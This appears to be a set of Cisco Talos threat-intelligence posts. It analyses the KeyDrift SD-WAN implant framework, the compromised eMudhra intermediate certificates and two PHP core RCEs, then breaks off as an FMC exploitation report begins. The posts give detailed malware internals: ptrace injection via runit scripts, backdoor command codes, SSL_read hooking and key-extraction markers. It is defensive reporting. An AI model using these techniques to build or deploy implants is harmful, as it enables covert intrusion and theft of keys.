❌

Visualização de leitura

Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN

  • Cisco Talos has identified UAT-11473, a highly sophisticated advanced persistent threat (APT) actor, who exploited CVE-2026-20127, an authentication bypass vulnerability in Cisco SD-WAN Catalyst Controller instances to bypass authentication and gain unauthorized access to affected systems.
  • UAT-11473 then installed a custom malware framework we track as “KeyDrift” consisting of multiple components geared towards collecting sensitive keying information, acting as backdoors and intermediate command-and-control (C2) hosts.
  • Observed targeting spans across space and satellite services, defense and aerospace technology, and policy research.
Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN

Talos assesses with high confidence that UAT-11473’s operating infrastructure overlaps considerably with Volt Typhoon’s “Silent Train” covert access network.

KeyDrift is a custom malware framework that is designed to operate in Cisco SD-WAN controller environments. Talos assesses with high confidence that the framework is designed to provide long-term persistent access and automated exfiltration of sensitive keying material. KeyDrift operates inside SD-WAN control-plane processes and is capable of intercepting decrypted control traffic, extracting control-session metadata and data-plane keying material, and staging or transmitting the collected material using encrypted records.

The framework's primary component is PolyFlame, a memory-resident module deployed through modified runit service paths. PolyFlame is injected into legitimate running vdaemon processes, and it can also masquerade as a packed “aaamgrd” loader variant. Once resident, PolyFlame interposes socket, DTLS, and runtime-linker behavior through functions such as recvfrom, sendto, getpeername, dlopen, dlsym, mprotect, and “/proc/%d/maps” parsing. This gives KeyDrift access to SD-WAN control-plane traffic from inside legitimate controller daemon execution rather than through a conventional endpoint beacon.

LittleFilch, another component of the KeyDrift framework, provides the collection and exfiltration capability identified in the framework. The module hooks “SSL_read” inside vdaemon, inspects decrypted control-plane buffers, extracts keying material for a list of predefined edge nodes, and stages the data locally in encrypted format for exfiltration.

Talos assesses with high confidence that KeyDrift's intended operational purpose is Cisco SD-WAN control-plane collection: persistent controller residence, in-band traffic access, key-material extraction from decrypted control messages, and encrypted staging or exfiltration of the recovered material. Observed variations of the KeyDrift modules and deployment mechanisms suggest active development of the framework’s capabilities.

KeyDrift analysis


KeyDrift uses Cisco SD-WAN runit service paths as its primary execution anchor. In the PolyFlame sshd deployment, the actor modifies the service run script, remounts /rootfs.rw executable, launches a malicious script “conf_sshd” in the background, and then starts the legitimate sshd service. The loader script enumerates running vdaemon PIDs, records them in “/tmp/system-vdaemon”, and invokes the injector component “rsshd” to inject PolyFlame (“libdssl.so”) into each process.

Recovered conf_sshd logic uses the same control flow across reviewed samples:
Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN
Figure 1. conf_sshd control flow logic.

Runit launchers

The observed sshd runit launcher preserves normal Cisco SD-WAN sshd startup logic while adding two malicious lines before service execution, which remount “/rootfs.rw” executable and background execution of conf_sshd, which then drives rsshd injection into vdaemon.

Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN
Figure 2. conf_sshd execution logic.

The recovered aaamgr runit launcher from an affected vBond appliance uses a parallel service-wrapper pattern, but it executes the packed aaamgrd PolyFlame loader directly. The deletion of the writable-overlay PAM configurations for sshd and login before remounting “/rootfs.rw” executable if part of the legitimate script, along with the invocation of the aaamgrd daemon via Python:

Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN
Figure 3. aamgrd daemon launch.

PolyFlame

PolyFlame is the primary operational module in the KeyDrift framework. PolyFlame operates at the socket and DTLS control-plane layer. PolyFlame serves two primary purposes:

  • Command execution via a TinyShell-styled backdoor
  • Intermediate C2 that can forward commands to and from the C2 to other peers

PolyFlame is primarily injected into the vdaemon process, providing operational obfuscation and access to all in-process state: DTLS session keys, vEdge topology, OMP routes, and policy tables. No hardcoded IPv4 addresses, binding ports, callback domains, URLs, host headers, or polling interval were recovered from the analyzed PolyFlame samples. PolyFlame is designed for in-band control or tasking over Cisco SD-WAN control-plane traffic rather than a conventional fixed external beacon.

This implant is meant to serve as a hook of the recvfrom() API call. The original recvfrom is replaced by a malicious subroutine in the vdaemon process. When recvfrom is called in the vdaemon process, the malicious subroutine will first execute the real/legitimate recvfrom() API to obtain the C2 IP address info for communicating with it in the future.

PolyFlame’s time check

The recvd data from the C2 consists of the MD5 value of a specific DATE. PolyFlame will calculate the local time on the device in format “%Y-%m-%d" and calculate its MD5 hash. If the MD5 calculated by the device does not match with the one sent by the C2, the implant will stop further execution. Otherwise, the implant then uses an “administrative code” from the C2 and performs an action.

PolyFlame’s tasking

PolyFlame contains an administrative mode that processes the admin code sent by the C2, that defines operations — it's one of the first flags checked in the backdoor:

  • Code = 1: Generate random bytes and send to C2. This is likely a check-in beacon or heartbeat for the C2.
  • Code = 2: Set implant type to backdoor (TinyShell) or intermediate C2.
  • Code = 3: Set up the command handler for the intermediate C2.
  • Any other code value: Check the implant type flag currently set. Based on the implant type flag, either send the accompanying data to TinyShell or the intermediate C2 component for processing.

PolyFlame’s command execution

PolyFlame contains a backdoor that matches the capabilities of TinyShell: file read, file write, and arbitrary command execution, but not interactive shell. This backdoor component’s implementation is quite similar to TinyShell, but the command codes differ. PolyFlame handles the following command codes:

  • Code = 0x100: Execute command using “/bin/sh -c <command>”
  • Code = 0x200: Write file to disk.
  • Code = 0x300: Read file from disk and send to the C2.

PolyFlame as an intermediate C2 component

The intermediate C2 component is a one-to-many handler (somewhat like a one-to-many multiplexer) — meaning the implant can connect to only one C2 but can connect to many peers who can be served by the intermediate C2 component. Similar to the TinyShell-backdoor component, the intermediate C2 component also accepts and processes specific command codes from the C2:

  • Code = 0x403: Create a thread to connect to the specified peer IP. Make a new connection and keep socket alive until specified.
  • Code = 0x404: Send data recvd from the C2 to a connected peer.
  • Code = 0x405: Remove a peer from the list of active connections.
  • Code = 0x407: Send a response recvd from a peer, back to the C2.
  • Code = 0x408: Set a specific value in memory.

PolyFlame variant: aaamgrd

 Talos has observed a distinct PolyFlame variant that masquerades as the aaamgr service. The legitimate Cisco aaamgr component is a Python package; it does not normally appear as a compiled ELF runit service. This PolyFlame variant is executed by a malicious runit service under “/etc/sv/aaamgr/” with aaamgrd and a modified run launcher.

aaamgrd is a statically linked ELF64 executable with no section headers, a single RWE loader segment, and an RC4-encrypted embedded ELF payload. The loader uses direct syscalls including ptrace, fork, wait4, kill, tgkill, mmap, and mprotect. It performs an anti-debug check by deobfuscating /proc/%d/status and TracerPid: and exits if a tracer is present.

The observed staging sequence was:

Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN

Figure 4. PolyFlame staging sequence.

Note that in addition to the implant execution staging, there are also indications of timestomping.

LittleFilch: libcommon.so TLS interception module

LittleFilch is a control-session interception module positioned to collect data-plane keying material from control sessions visible to the injected vSmart process.

LittleFilch installs an SSL_read hook inside vdaemon. The hook calls the original SSL_read, then processes returned buffers only when the returned size is greater than 0x18F, the first decrypted byte is 0x07, and three marker patterns are checked for presence. These marker bytes are followed by the actual artifacts that LittleFilch aims to record:

Marker bytes

Parsed field

Length

Notes

40 03 06

Public IP

4 bytes

vEdge public / transport IP

40 0C 04

Peer system-IP

4 bytes

vEdge OMP system-IP

05 01 0C 06 40

Binary key field

32 (0x20) bytes

Assessed OMP-distributed AES-256 IPsec data-plane key material

LittleFilch records the extracted keying material and RSA-encrypts it before writing the output to “/var/tmp/vdaemon.bin”. It can then send the encrypted content over UDP in a DTLS 1.2 application-data style record.

Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN
Figure 5. Keying material recording format used by LittleFilch.

LittleFilch expects its configuration file — located at “/var/tmp/vdaemon.conf” —  to contain two host port lines: one local bind IP/port and one remote destination IP/port. It deletes “/var/tmp/vdaemon.conf” after reading it. Talos has not been able to recover the “vdaemon.conf” file.

KeyDrift components

Component

Primary hook/surface

Observed scope

Confirmed function

PolyFlame libdssl.so

Socket / DTLS / runtime linker interposition inside vdaemon

Multiple affected controller roles

In-band control-plane interception and tasking; exact command format unresolved

rsshd

Ptrace injection

Multiple affected controller roles

Injects libdssl.so into vdaemon by PID

conf_sshd

Shell-based PID enumeration

Multiple affected controller roles

Locates vdaemon PIDs and records injection output

Trojanized run

Runit service launcher

Multiple affected controller roles

Remounts overlay executable and launches injector chain

Packed aaamgrd

Packed loader, direct syscalls, anti-debug

Affected vBond appliance evidence

Decrypts and runs embedded PolyFlame payload; tampers with PAM configs

LittleFilch libcommon.so

OpenSSL SSL_read hook

Affected vSmart process evidence

Extracts control-session identifiers and assessed data-plane key material from decrypted control traffic

vdaemon.bin

Encrypted staging file

Affected vSmart process evidence

Stores RSA-encrypted LittleFilch telemetry records

vdaemon.conf

Runtime endpoint config

Affected vSmart process evidence

Supplies local and remote UDP endpoint configuration; deleted after read

MITRE ATT&CK techniques 

Technique

ID

Notes

Process Injection: Ptrace System Calls

T1055.008

rsshd injects libdssl.so into vdaemon by PID

Hijack Execution Flow: Dynamic Linker Hijacking

T1574.006

PolyFlame uses dlsym(RTLD_NEXT, ...), dlopen, and runtime interposition

Boot or Logon Initialization Scripts

T1037

Modified runit service scripts launch KeyDrift components

Create or Modify System Process

T1543

Malicious service paths under etc/sv/sshd/ and etc/sv/aaamgr/

Masquerade Task or Service

T1036.004

sshd and aaamgr service-name masquerading

Unix Shell

T1059.004

conf_sshd and recovered operator staging commands

Software Packing

T1027.002

aaamgrd uses packed embedded ELF payload

System Checks

T1497.001

aaamgrd checks TracerPid before unpacking

Timestomp

T1070.006

touch --reference= and chmod --reference= staging commands copied reference file metadata

Network Sniffing

T1040

PolyFlame and LittleFilch intercept SD-WAN control-plane traffic

Encrypted Channel: Symmetric Cryptography

T1573.001

PolyFlame AES implementation; aaamgrd RC4 packer; LittleFilch RSA-encrypted records

Recommendations

Cisco has released patches for CVE-2026-20127 and published a hardening guide for Cisco Catalyst SD-WAN deployments available here. Organizations are strongly advised to prioritize the application of these patches and follow the guidance provided.

Following the identification of UAT-11473 activity, Talos strongly recommends that organizations monitor their systems for indicators of post-compromise activity. Should any signs of unauthorized activity be detected, organizations should immediately activate their incident response frameworks. Contact the Cisco Technical Assistance Center (TAC) for support by initiating a TAC request.

Coverage

Snort SIDs are already available for CVE-2026-20127: 65938, 65958.

Snort SIDs for the malicious artifacts illustrated in this blog:

  • Snort v2: 67387 through 67416
  • Snort v3: 7:44 through 7:73

Compromised eMudhra intermediate certificates

Compromised eMudhra intermediate certificates

Cisco Talos is aware of eight compromised intermediate certificates belonging to the intermediate certificate authority, eMudhra. Rather than possessing the mandatory 384 bits of pseudo-random security, several private keys evaluated single-digit and double-digit integers. This misconfiguration allows an attacker with the private key of any of the compromised intermediate CAs to impersonate any website or service. Six of the TLS certificates, trusted by Chrome, Mozilla, and Apple have been blocked by these vendors already. Two other certificates, used for codesigning by Microsoft, have also been blocked. Talos expects there will be additional patches available across a variety of technologies as software applications work to remediate the certificates’ exposure.

Following the disclosure, eMudhra has revoked the compromised certificates and stopped issuing new certificates under its G3 root.

Compromise details

The cause of this issue, originated during an April 30, 2025 key generation activity conducted by eMudhra under its emSign Root TLS CA - G3 and cross-signed Comodo AAA Certificate Services.  During a key generation ceremony for 24 subordinate CAs, a flaw in eMudhra’s key generation process created a second set of weak P-384 keys during a wrap/unwrap step. Those keys were mistakenly used for eight intermediate CA certificates. This flaw took the encryption from 384 bytes of entropy down to 3 – 8, making recovering the private keys trivial. The following are the impacted certificates, as illustrated in Mozilla’s bug report:

EM EV TLS CA - G3B (eMudhra BV), CCADB A012304
SHA-256 E7568FE6E12331F4FD7DE61DA4C7559D0F8EB192A218D4741A3BA75184333838
serial c7c41efe92d825f05eae841a4a82c1, issuer emSign Root TLS CA - G3

EM OV TLS CA - G3B (eMudhra BV), CCADB A012308
SHA-256 98B896625C0C230ADEEC3EB2CF6AAD5001ECF9156A68644E82374CE5833BC25B
serial 6cada367fb1c100088120ea202d568, issuer emSign Root TLS CA - G3

EM DV TLS CA - G3B (eMudhra BV), CCADB A012302
SHA-256 42C4ACCD12C4F59597925E1A08A7A90102608543809308D50EC427E118BA1493
serial a4aee678f23362b4c0e460b772f214, issuer emSign Root TLS CA - G3

EM EV TLS CA - G3C (eMudhra Inc), CCADB A012296
SHA-256 432EC25F0D28DE9006D97BF752F17BBB2CD41F669933FCB072D9A1148D0261F3
serial 8009928a64107601af05fa2f19f109, issuer emSign Root TLS CA - G3

EM OV TLS CA - G3C (eMudhra Inc), CCADB A012300
SHA-256 CB6E15165AC802E9B3F993F16C25D41F4E81C21EBDE71AE1B012AC00BF9C7C3F
serial 296926c227a3a1526392b19482a504, issuer emSign Root TLS CA - G3

EM DV TLS CA - G3C (eMudhra Inc), CCADB A012294
SHA-256 0164D7CEAE5BB909C272AF151FF44B1177AE9B47D9424B94F1D9558C30934D19
serial 588b2e3c2bb8cda13e1a1209254321, issuer emSign Root TLS CA - G3

EM OV CS CA - G3B (eMudhra BV), CCADB A012306
SHA-256 9E39DE2881273ACC225A149C72BA3E0F51424963669AB633EE1DC7DF5DB067B4
serial 7818933f8f85b4619a2b35fba83d0a, issuer emSign Root CS CA - G3

EM OV CS CA - G3C (eMudhra Inc), CCADB A012298
SHA-256 4B2460A466F95FD40113BCDCCA2CEB29B3B093921DE45474DA7DF48874C630B1
serial 544b7f922c31ae220a4a922916f6e6, issuer emSign Root CS CA - G3

CVE-2026-111943 

Unlike languages that defer entirely to external dynamic system libraries (like OpenSSL), the Go programming runtime implements its own X.509 chain verification engine in the standard library (crypto/x509). While Go usually queries platform certificates, several platforms or static container environments rely on embedded or legacy root certificate pools where certificate revocations are ignored. 

To eliminate exploitation across the entire cloud-native ecosystem including Docker, Kubernetes, Terraform, and Prometheus, the Go team designated the compromised certificates as a vulnerability, CVE-2026-111943, and released Go versions 1.27.3 and 1.26.10. 

 The fixed versions filter out chains containingthe SHA-256 hashes of the SubjectPublicKeyInfo (SPKI) for all eight compromised eMudhra intermediate certificates.

Impact

These compromised certificates could allow adversaries to impersonate servers and intercept or modify traffic. The impact of their exposure is far more than just web browsers. Other programs that check for TLS certificates might still be impacted since they may not check revocation lists. One clear example is related to virtual private networks (VPNs); these technologies will likely require software updates to mitigate the issue. Based on this guidance, Talos strongly recommends users update software using and handling TLS certificates as fixes become available.

Talos is actively monitoring the impact of these compromised certificates and has not seen any malicious incidents involving them in the wild yet (as of October 21, 2026 14:00 UTC / 10:00 a.m. ET).

Significance of this breach  

Public key infrastructure relies on trust being delegated through certificate chains: root CAs authorize intermediate CAs, which can issue certificates within the scope of their authority. An attacker who obtains an intermediate CA’s private key may be able to issue fraudulent certificates that clients accept, subject to the intermediate certificate’s constraints and each client’s validation controls. In this incident, six compromised intermediates were for TLS and two were for code signing.

 For TLS, an attacker able to intercept or redirect a connection could use a fraudulent certificate to impersonate a server and potentially read or modify traffic if the client still trusts the affected key and no applicable protection blocks it. Protections such as revocation, key distrust, certificate transparency enforcement, and certificate pinning can prevent or expose such an attack. Browser vendors have blocked the affected TLS keys, but other applications may rely on separate trust stores or validation paths:

Enterprise infrastructure and VPNs

Organizations should assess TLS-using software and appliances, including proxies, reverse load balancers, VPN clients, and gateways. Exposure depends on the certificate chain being validated and the trust store and revocation behavior in use. A stale or separately managed trust store may need an application, operating-system, firmware, or trust-bundle update; verify the required action for each product.

Software supply chains and CI/CD

Build runners and package managers may be exposed if they fetch content over TLS while still trusting an affected key and an attacker can intercept the connection. A fraudulent TLS certificate could enable registry impersonation, but it would not by itself bypass separate package integrity checks, such as lockfile hashes, checksums, signatures, or provenance controls. Assess the actual package-manager configuration and dependency path.

Industrial IoT and embedded systems

Review devices that use bundled or independently managed CA stores, especially where certificate revocation or trust-store updates may be limited. Some devices may require a vendor update or compensating control, but the necessary action depends on each device’s validation and update mechanisms.

Talos recommends updating affected software and trust stores as vendor fixes become available.

Coverage

The following SNORT® SIDs provide coverage for this threat: 67363 - 67374.


Talos would like to highlight the efforts of Chris Morrison for providing emergency coverage and mitigations for this threat.

Two critical RCEs in PHP core

Two critical RCEs in PHP core

Update 10/22: Added section detailing observations of in the wild exploitation and associated IOCs.

Cisco Talos is tracking the disclosure of two unauthenticated remote code execution (RCE) flaws in PHP core, dubbed “php2shell”, triggered by a plain HTTP request and exploitable before any application code runs, affecting every PHP build since 5.4. Based on the entities involved in the disclosure, artificial intelligence and associated technologies played a key role in the discovery of these vulnerabilities — yet another example of how these technologies are forcing change across the landscape, most notably on patching processes for organizations because of the wave of vulnerabilities being disclosed. 

Cisco customers are covered with the Cisco Talos Network Intrusion Prevention (SNORT®) signatures 67359, 67360, and 67375. These rules are also available in the Community Ruleset for open-source customers. Splunk Enterprise Security customers have an Enterprise Security Content Update with detections available. Please refer to the following recommendations, detection, and coverage guidance for more information.

Details

CVE-2026-109618 and CVE-2026-109619 are both critical vulnerabilities with a CVSS v4.0 score of 9.2.

  • CVE-2026-109618 occurs when out-of-memory handling interrupts PHP while internal request data is only partially initialized. Request cleanup may then treat invalid data as valid.
  • CVE-2026-109619 occurs when a stale internal state is reused after its backing memory has already been freed, before normal initialization resets it.

Impact

The potential blast radius is enormous and extends across the PHP ecosystem. The vulnerability sits in PHP core, so applications running affected versions — including WordPress, Drupal, Magento, Shopware, WooCommerce, and Laravel, plus PHP sites hosted through cPanel or Plesk — may be exposed. Note that many older branches will no longer receive fixes, so customers are urged to upgrade to a supported version as soon as possible.

Talos regularly investigates threat actor exploitation of vulnerabilities. State-sponsored and affiliated threat actors, as well as ransomware and other financially motivated groups, all employ tactics to exploit RCE. Talos assesses that all industries running PHP applications are at risk for exploitation if systems remain unpatched.

PHP 8.1 and older are end of life (EOL), and PHP 8.2 security support ends Dec. 31, 2026. Talos’ initial estimates based on open-source intelligence show a significant corpus of PHP systems that will not receive a patch (~50%). If your organization is running PHP 8.1 or older, Talos very strongly advises immediate update to PHP 8.2 or later. There is no patch for PHP 8.1 or older.

Talos is actively monitoring the impact of these CVEs and has not seen them being exploited in the wild yet (as of October 21, 2026 14:00 UTC/10:00 a.m. ET).

Observed Exploitation 

Cisco Talos began observing exploitation attempts within hours of the vulnerabilities’ disclosure. So far, most of the activity is scanning, along with some uncoordinated attempts to deliver various payloads. This is expected: scanning or basic exploitation with public proof-of-concept (PoC) code takes far less effort than integrating a vulnerability into an actor’s own tooling. We expect exploitation volume to grow in the coming days, and campaigns to become more sophisticated and coordinated as more capable groups finish updating their tooling and begin deploying it. 

Recommendations and detection guidance

Talos strongly recommends all PHP users to upgrade to the available fixed releases. There are no intermediate or temporary controls that provide comprehensive protection; however, PHP advises that the following measure may reduce exposure to specific attack paths:

CVE-2026-109618

  • Set memory_limit=-1, preferably in a way applications can't override, such as php_admin_value in the FPM pool or Apache configuration, and check that no pool, directory or application setting puts a finite limit back. This removes the controllable PHP memory limit failure, but an underlying allocation failure can still reach the vulnerable path.
  • Set a low post_max_size. For applications that don't require file uploads, set post_max_size = 8M. If file uploads are necessary, set post_max_size = 32M. Keep upload_max_filesize below post_max_size. Consider enforcing limits at the web server or proxy level for decoded request size, input field count, multipart part count, header count, and nesting depth. These limits must also cover requests without a usable Content-Length.
  • Use a container or cgroup limit as an availability boundary, preferably with a policy that kills only the affected worker. Do not substitute RLIMIT_AS or RLIMIT_DATA, as these can cause the vulnerable allocation failure.

CVE-2026-109619

  • Set session.upload_progress.enabled=0 and restart every worker. Use php.ini, an FPM pool, or server configuration that applies before request parsing. Do not rely on ini_set() or FPM .user.ini. This blocks the confirmed session paths but not other variants.
  • On PHP 8.5, set fatal_error_backtraces=0 and restart every worker. This blocks the confirmed fatal backtrace path only.
  • Remove invalid or deprecated settings applied per request that emit diagnostics before initialization. Hiding diagnostics with error_reporting, display_errors, or @ does not help.
  • Fix attacker-reachable fatal errors and execution timeouts, including failures in callbacks, upload or import processing, and cleanup.

This is another vulnerability that owes its discovery to AI and its associated technologies. As we move through 2026, the wave of vulnerabilities and related patches is building. Talos advises organizations to work on a triaged process for prioritizing vulnerabilities with a specific focus on public-facing systems and vulnerabilities that are under active exploitation. The glaring need to prioritize vulnerabilities along with a streamlined process for rolling out patching strongly indicates that the historic trend of “baking in” patches before deployment is not going to survive the AI era.

The true impact of this vulnerability will take time to evaluate. These types of vulnerabilities that impact core technologies tend to cascade into other platforms and applications as they evaluate impact and provide associated patching, harkening back to the waves of exploitation that we saw after Log4J.

Coverage

SNORT® SIDs covering these vulnerabilities for subscribers: 67359, 67360, 67375. Free community rules are live through our Community Ruleset.

Splunk has released an Enterprise Security Content Update (ESCU) related to the ongoing PHP2Shell activity with additional detections. Splunk Enterprise Security customers are urged to download and apply.

Talos would like to highlight the efforts of Ankur Tyagi, Dalton Schaadt, Brandon Stultz, and Matt Killion for providing emergency coverage and mitigations for these threats.

In this video, Talos’ Nick Biasini explains what the vulnerabilities allow adversaries to do, how to assess your exposure, and what defenders should prioritize.

Indicators of Compromise (IoCs) 

5.191.140[.]240 
158.69.113[.]75 
94.154.43[.]149 
143.246.223[.]124 
45.198.224[.]169 
85.11.167[.]243 

Active exploitation of Cisco Secure Firewall Management Center vulnerabilities

Active exploitation of Cisco Secure Firewall Management Center vulnerabilities

Cisco Talos is actively tracking the exploitation of two vulnerabilities in Cisco’s Secure Firewall Management Center (FMC) Software. First, CVE-2026-20079 is an authentication bypass vulnerability in unpatched instances of Cisco’s Secure FMC Software, which allows an unauthenticated, remote attacker to bypass authentications and execute scripts on impacted devices to obtain root access to the underlying operating system. Second, CVE-2026-20316 is a vulnerability that allows a remote attacker to log in using a low-privileged account.

CVE-2026-20079 is a critical vulnerability with a CVSS score of 10.0. Customers are strongly advised to follow Cisco’s guidance provided in the security advisory and apply the security patches previously made available.

CVE-2026-20316 has a CVSS score of 5.3, however it can be used with other Cisco Secure FMC vulnerabilities to elevate privileges.

Due to Talos identifying in the wild abuse of these CVE’s, customers are strongly advised to apply hotfixes for affected software versions already released by Cisco for CVE-2026-20079 and CVE-2026-20316. A comprehensive hardening release consisting of these hotfixes along with other internally discovered vulnerabilities will be released next week (Week of September 14th).

Talos’ analysis illustrates three clusters of post-compromise activity on FMC instances associated with state-sponsored and crimeware threat actors, as described below. The first cluster which we track as UAT-12197, involves the exploitation of CVE-2026-20079, leading to the deployment of web shells, a Java Archive (JAR)-based command executor, and credential exfiltration.

The second intrusion cluster, which we attribute to UAT-11823, consisted of the exploitation of CVE-2026-20079 and CVE-2026-20316, leading to the deployment of a Netcat-based reverse shell and proxy tooling, ultimately leading to the deployment of a variant of the Cyclops Blink malware, previously attributed to the Russian APT Sandworm by the United States and United Kingdom.

Talos is further disclosing a third cluster of malicious activity on an FMC instance, attributed to UAT-11988, who we assess with high confidence is a ransomware operator. The preliminary stages of the attack entailed the threat actor gaining access to the system via static credentials (CVE-2026-20316) and then abusing legitimate built-in FMC tooling in living-off-the-land (LOTL) fashion to conduct extensive reconnaissance of the victim’s environment, deploy tunneling tools to maintain network access, harvest credentials, and build a target list of endpoints to encrypt/lock. Subsequent actions and tactics, techniques, and procedures (TTPs) the threat actor used in the victim’s environment were consistent with those of Qilin ransomware affiliates.

Note: Talos would like to acknowledge and thank Avit for their contributions towards investigating Cluster #3 - UAT-11988.


Cluster #1: UAT-12197

